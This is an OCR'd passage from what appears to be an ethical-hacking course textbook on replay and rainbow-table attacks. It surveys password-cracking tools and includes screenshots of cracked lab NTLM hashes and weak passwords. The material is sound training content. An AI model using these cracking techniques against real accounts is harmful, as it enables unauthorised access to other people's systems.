


Figure 4.7: Main-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.



Rainbow Table Attack

1 **Rainbow Table** — A precomputed table that contains word lists like dictionary files, brute force lists, and their hash values

2 **Compare the Hashes** — The hash of passwords is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked

3 **Easy to Recover** — It is easy to recover passwords by comparing the captured password hashes to the precomputed tables

Precomputed Hashes

1qazwed → 4259cc34599c530b28a6a8f225d668590
hh021da → c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf → 3cd696a8571a843cda453a229d741843
sodifo8sf → c744b1716cbf8d4dd0ff4ce31a177151

Rainbow Table Attack

A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance. Attackers use tools such as RainbowCrack to perform rainbow table attack.

- **Rainbow Table:** A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.
- **Computed Hashes:** An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.
- **Compare the Hashes:** An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

Examples of pre-computed hashes:



1qazwed
4259cc34599c530b28a6a8f225d668590
hh021da
c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf
3cd696a8571a843cda453a229d741843
sodifo8sf
c744b1716cbf8d4dd0ff4ce31a177151

Figure 4.8: Pre-computed hashes

Module Flow

1 Discuss Password Cracking Techniques


2 **Discuss Password Cracking Tools**

3 Discuss Password Cracking Countermeasures

Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack

A tool designed to **audit passwords** and recover applications



Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 7 Cracked: 6 Partially Cracked: 0 Selected: 0 Locked Out: 0 Disabled: 3 Expired: 0 Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
3	CEH.com	krbtgt	082FF11DFA483D0BA0056FF24F3F810D		Not Cracked
4	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 9s
5	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa$$w0rd	Cracked (Dictionary:Complex): 20s
6	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 20s
7	CEH.com	shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 1h8m1s

Status: Stopped
Current Operation: Stopped
Thermal Monitor: COOL CPU Utilization:


```
11:51:28 Node 1: test (shiela)
12:21:58 Stopped
```

This Step: 6% Total Queue: 40%

https://www.l0phtcrack.com

ophcrack

A Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31D6CFE0D16A...			empty
Guest		31d6cfe0d16ae9...			empty
DefaultAccount		31d6cfe0d16ae9...			empty
Admin		92937945B5188...			not found
Martin		5EBE7DFA074D...			apple
Jason		2D20D252A479F...			qwerty
Shiela		0CB6948805F79...			test

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	
table3	inactive	100% in RAM	


Preload: done Brute force: done Pwd found: 6/7 Time elapsed: 0h 5m 42s

https://ophcrack.sourceforge.io

Password-Cracking Tools

RainbowCrack

RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



Hash	Plaintext	Plaintext in Hex	Comment
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Administrator
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Guest
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
☑ 92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
☑ 5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
☑ 2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
☑ 0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

Messages

```
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics
-------------------------------------------------------------------
plaintext found:                    3 of 4
total time:                        11.05 s
time of chain traverse:              4.11 s
time of alarm check:                 6.77 s
time of disk read:                  0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check:    34352770
number of alarm:                    55343
performance of chain traverse:        2.80 million/s
performance of alarm check:           5.08 million/s
```

http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Discuss Password Cracking Tools


Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system. This section discusses some of the popular password cracking tools.

- **L0phtCrack**

  Source: *https://www.l0phtcrack.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 7
Cracked: 6
Partially Cracked: 0
Selected: 0
Locked Out: 0
Disabled: 3
Expired: 0
Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
3	CEH.com	krbtgt	082FF11DFA483D0BA0056FF24F3F810D		Not Cracked
4	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 9s
5	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa$$w0rd	Cracked (Dictionary:Complex): 20s
6	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 20s
7	CEH.com	shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 1h8m1s

Status: Stopped
Current Operation: Stopped
Thermal Monitor: COOL
CPU Utilization:

```
11:51:28 Node 1: test (shiela)

12:21:58 Stopped
```

This Step: 6%
Total Queue: 40%


Figure 4.9: Screenshot of L0phtCrack

- **ophcrack**

  Source: *https://ophcrack.sourceforge.io*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31D6CFE0D16A...			empty
Guest		31d6cfe0d16ae9...			empty
DefaultAccount		31d6cfe0d16ae9...			empty
Admin		92937945B5188...			not found
Martin		5EBE7DFA074D...			apple
Jason		2D20D252A479F...			qwerty
Shiela		0CB6948805F79...			test

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	🟩
table0	inactive	100% in RAM	🟩
table1	inactive	100% in RAM	🟩
table2	inactive	100% in RAM	🟩
table3	inactive	100% in RAM	🟩

Preload: done
Brute force: done
Pwd found: 6/7
Time elapsed: 0h 5m 42s


Figure 4.10: Screenshot of ophcrack

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a “rainbow table” file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.



Hash	Plaintext	Plaintext in Hex	Comment
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Administrator
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			Guest
☑ 31d6cfe0d16ae931b73c59d7e0c089c0			DefaultAccount
☑ 92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
☑ 5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
☑ 2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
☑ 0cb6948805f797bf2a82807973b89537	test	74657374	Shiela


Messages

```
plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics
-------------------------------------------------------------------
plaintext found:                    3 of 4
total time:                         11.05 s
time of chain traverse:             4.11 s
time of alarm check:                6.77 s
time of disk read:                  0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check:    34352770
number of alarm:                    55343
performance of chain traverse:      2.80 million/s
performance of alarm check:         5.08 million/s
```

Figure 4.11: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- John the Ripper (*https://www.openwall.com*)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)




Module Flow

1 Discuss Password Cracking Techniques

